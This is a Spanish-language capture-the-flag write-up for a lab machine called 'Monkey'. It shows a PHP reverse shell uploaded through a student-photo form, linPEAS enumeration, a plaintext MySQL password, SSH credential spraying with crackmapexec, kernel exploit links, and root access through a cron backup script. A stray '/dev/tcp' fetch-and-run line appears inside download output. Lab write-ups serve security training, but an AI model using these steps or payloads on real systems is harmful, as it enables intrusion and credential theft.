
- Se procede a subir un script de un shell reverse en php en la subida de imagen de alumno de la plataforma web



```

1 k:php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments
3 // stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 set_time_limit(0);
7 $VERSION = "1.0";
8 $ip = '192.168.3.129';
9 $port = 8000;
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; sh -i';
14 $daemon = 0;
15 $debug = 0;
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
18


```




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Confirmación del script en formato php subido




- Subida de imagen para saber su ruta final




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY


- Ruta intermedia encontrada en donde se almacenan los archivos subidos



- Confirmamos la subida del script y la ejecución de esta en la ruta intermedia donde se almacenan los archivos



- Modo escucha en el puerto 8000 para la ejecución de la reverse shell del script encriptado en la maquina Monkey, por medio de este puerto, accedemos al sistema como data sin privilegios



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Metodo de escalación de privilegios con linPEASS
- Descarga de linPEASS en el directorio "tmp"

```

n. tmp
usr
var
vmlinuz
vmlinuz.old
$ cd tmp
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | shwget: missing URL
Usage: wget [OPTION]...sh: 17: --2023-09-20 03:18:53-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
shwget:: not found
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20230917-ec588706/linpeas.sh [following]
--2023-09-20 03:18:54-- https://github.com/carlospolop/PEASS-ng/releases/download/20230917-ec588706/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2a17a47f-9474-4da0-900b-96baf9cf0596?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AK2F20230920%2Fus-east-1%2F%3F2Faws4_request&X-Amz-Date=20230920T071854Z&X-Amz-Expires=300&X-Amz-Signature=03e3b84ab97f5f1837bab47d242b4b834a2e07c6c678537e7463845a234c6cb26X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment;X38%20filena
meX3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2023-09-20 03:18:54-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2a17a47f-9474-4da0-900b-96baf9cf0596?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AK2F20230920%2Fus-east-1%2F%3F2Faws4_request&X-Amz-Date=20230920T071854Z&X-Amz-Expires=300&X-Amz-Signature=03e3b84ab97f5f1837bab47d242b4b834a2e07c6c678537e7463845a234c6cb26X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachm
entX38%20filenaX3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848400 (829K) [application/octet-stream]
Saving to: 'linpeas.sh'

0K ..... 6% 2.23M 0s
50K ..... 12% 3.90M 0s
100K ..... 18% 5.73M 0s
150K ..... 24% 11.1M 0s
200K ..... 30% 10.6M 0s
250K ..... 36% 9.31M 0s
cat < /dev/tcp/10.10.10.10/80 | sh #Victim


```

- Ejecución de linPEASS y permisos de ejecución al programa

```

$ dir
linpeas.sh
$ chmod +x linpeas.sh
$ ls
linpeas.sh
$ ./linpeas.sh

```



```

Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Contraseña en texto simple encontrada (MySQL)

```

Searching passwords in history files
Binary file /usr/share/phpmyadmin/js/vendor/openlayers/theme/default/img/navigation_history.png matches

Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_password = "M1_P4ssw0rd_segur@";

Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
#)There are more creds/passwds files in the previous parent folder

/usr/lib/x86_64-linux-gnu/mariadb19/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
#)There are more creds/passwds files in the previous parent folder

```

- Vulnerabilidad encontrada con la herramienta linPEASS dentro de la maquina

CVE 2019-13272 PTRACE_TRACENSE:

La vulnerabilidad "ptrace_traceme" se refiere a un problema de seguridad que puede afectar a sistemas Linux. Esta vulnerabilidad se relaciona con la función ptrace, que es una llamada al sistema utilizada para la depuración y el monitoreo de procesos en sistemas Unix, incluyendo Linux. Bajo ciertas circunstancias, un atacante podría aprovechar esta vulnerabilidad para ejecutar código malicioso en un sistema y obtener acceso a privilegios elevados

CVE-2021-22555 Netfilter heap out-of-bounds write:

Es una vulnerabilidad de seguridad que afecta al proyecto Netfilter y se refiere a una escritura fuera de límites en el montón de memoria de Netfilter. Para protegerse contra esta vulnerabilidad y otras similares, es fundamental aplicar las actualizaciones de seguridad proporcionadas por los desarrolladores y seguir las mejores prácticas de seguridad en la administración de sistemas Linux y la configuración de cortafuegos.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY


```

APACHE_LOG_DIR=/var/log/apache2 PID=1326 /bin/bash /home/hackermanter/backup.sh
PWD=/tmp 13:44:01 CPU: 0.00s PID=1327 /usr/sbin/CN06 -f
HISTFILE=/dev/null CPU: 0.00s PID=1328 /usr/sbin/CN06 -f
2023/09/20 13:44:01 CPU: 0.00s PID=1329 /bin/bash /home/hackermanter/backup.sh
[+] Searching Signature verification failed in dmesg /home/hackermanter/backup.sh
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found:01 CPU: 0.00s PID=1330 /bin/bash /home/hackermanter/backup.sh
2023/09/20 13:45:01 CPU: 0.00s PID=1331 /usr/sbin/CN06 -f
[+] Executing Linux Exploit Suggester /usr/sbin/CN06 -f
https://github.com/mzet-/linux-exploit-suggester /bin/bash /home/hackermanter/backup.sh
cat: write error: Broken pipe PID=1332 /bin/bash /home/hackermanter/backup.sh
cat: write error: Broken pipe PID=1333 /bin/bash /home/hackermanter/backup.sh
cat: write error: Broken pipe PID=1334 /bin/bash /home/hackermanter/backup.sh
cat: write error: Broken pipe PID=1335 /bin/bash /home/hackermanter/backup.sh
[+] [CVE-2019-13272] PTRACE_TRACENSE /bin/bash /home/hackermanter/backup.sh
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:
5.0.9-*}
Download URL: https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write /bin/bash /home/hackermanter/backup.sh
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
/home/hackermanter
hackermanter@monkey:~$ ls
[+] Executing Linux Exploit Suggester 2
https://github.com/jondonas/linux-exploit-suggester-2

```



Puerto	Vulnerabilidad
80	No se halló vulnerabilidad
Software y kernel del OS	CVE 2019-13272 PTRACE_TRACENSE:
Software y kernel del OS	CVE-2021-22555 Netfilter heap out-of-bounds write

***** SOLO PARA USO EDUCATIVO*****


N.- MQ-HM-MONKEY

3. Explotación

- Acceso al sistema mediante la nueva contraseña obtenida



***** SOLO PARA USO EDUCATIVO*****
N.- MQ-HM-MONKEY



- Almacenamiento de las credenciales obtenidas

```
(kali@kali)-[~/Desktop/machines/Monkey]
$ echo 8d2473d579e5a11924906def258f97a1 >> pass.txt

(kali@kali)-[~/Desktop/machines/Monkey]
$ cat usuarios.txt
hackermentor
hacker admin
grimmie
StudentRegno
HackerMentor
hmentor department
level
semester
session
students
userlog
performance_schema
phpmyadmin

(kali@kali)-[~/Desktop/machines/Monkey]
$ cat pass.txt
junior01
M1_P4ssw0rd_segur@
8d2473d579e5a11924906def258f97a1
```

- Prueba de las credenciales obtenidas mediante el servicio ssh del puerto 22 de la maquina Monkey
- Usuario y contraseña con acceso al sistema encontrado

```
(kali@kali)-[~/Desktop/machines/Monkey]
$ crackmapexec ssh 192.168.3.137 -u usuarios.txt -p pass.txt
SSH 192.168.3.137 22 192.168.3.137 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH 192.168.3.137 22 192.168.3.137 [-] hackermentor:junior01 Authentication failed.
SSH 192.168.3.137 22 192.168.3.137 [-] hackermentor: Authentication failed.
SSH 192.168.3.137 22 192.168.3.137 [+] hackermentor:M1_P4ssw0rd_segur@
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Ingreso a la maquina Mokey por medio de ssh con el usuario "hackermentor"

```
(kali@kali)~$ ssh -l hackermentor 192.168.3.137
hackermentor@192.168.3.137's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 19 02:54:08 2023 from 192.168.3.129
hackermentor@monkey:~$ who
-bash: who: command not found
hackermentor@monkey:~$ id
uid=1000(hackermentor) gid=1000(administrator) groups=1000(administrator),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
hackermentor@monkey:~$
```

- Uso de la herramienta pspy
- Detección de procesos ejecutándose
- Se encontró procesos como root ejecutándose cada minuto para un backup

```
monkey:~$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
--2023-09-20 13:39:12-- https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20230920%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230920T173915Z&X-Amz-Expires=300&X-Amz-Signature=e1302b228d5fb4d7bb09a0d75ba8a53985216d0691058928f881d17bc4a498416X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2023-09-20 13:39:15-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20230920%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230920T173915Z&X-Amz-Expires=300&X-Amz-Signature=e1302b228d5fb4d7bb09a0d75ba8a53985216d0691058928f881d17bc4a498416X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64
100%[====>] 2.96M 481KB/s in 6.5s

2023-09-20 13:39:22 (468 KB/s) - 'pspy64' saved [3104768/3104768]

hackermentor@monkey:~$ ls
backup.sh bandera1.txt pspy64
hackermentor@monkey:~$ chmod +x pspy64
hackermentor@monkey:~$ ls
backup.sh bandera1.txt pspy64
hackermentor@monkey:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

PSY
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Puerto 8000 en modo escucha
- Esperando un minuto para la ejecución del archivo con el script implementado
- Acceso al sistema exitoso como root

```

kali@kali:~$ nc -lvp 8000
listening on [any] 8000 ...
connect to [192.168.3.129] from (UNKNOWN) [192.168.3.137] 46592
sh: 0: can't access tty; job control turned off
# ls
bandera2.txt
# cd ..
# ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
# id
uid=0(root) gid=0(root) groups=0(root)
  
```

4. Banderas

Bandera1	47ee0702e489445bae251df46bc88b73
Bandera2	d844ce556f834568a3ffe8c219d73368

5. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
Crackmapexec	Usado para verificar la validez de las credenciales obtenidas en el sistema

Nessus	Para el análisis de vulnerabilidades web.
Mousepad	Para apuntar los datos importantes de la prueba.
PHP - BASH	Usado para la ejecución de scripts.
linPEASS	Script para el análisis y la posible escalación de privilegios dentro del sistema
PSPY	Detección de procesos dentro de la máquina, para la escalación de privilegios
WAPALYZER	Detección de servicios en los directorios web
Dirbuster	Usado para hacer fusing en los directorios web
Gobuster	Usado para verificar el fusing en los directorios web
Netcat	Herramienta para abrir los puertos y ejecutarlos en modo escucha

6. Conclusiones y Recomendaciones

- 1) Se puede acceder al sistema mediante una mala configuración en los directorios web.
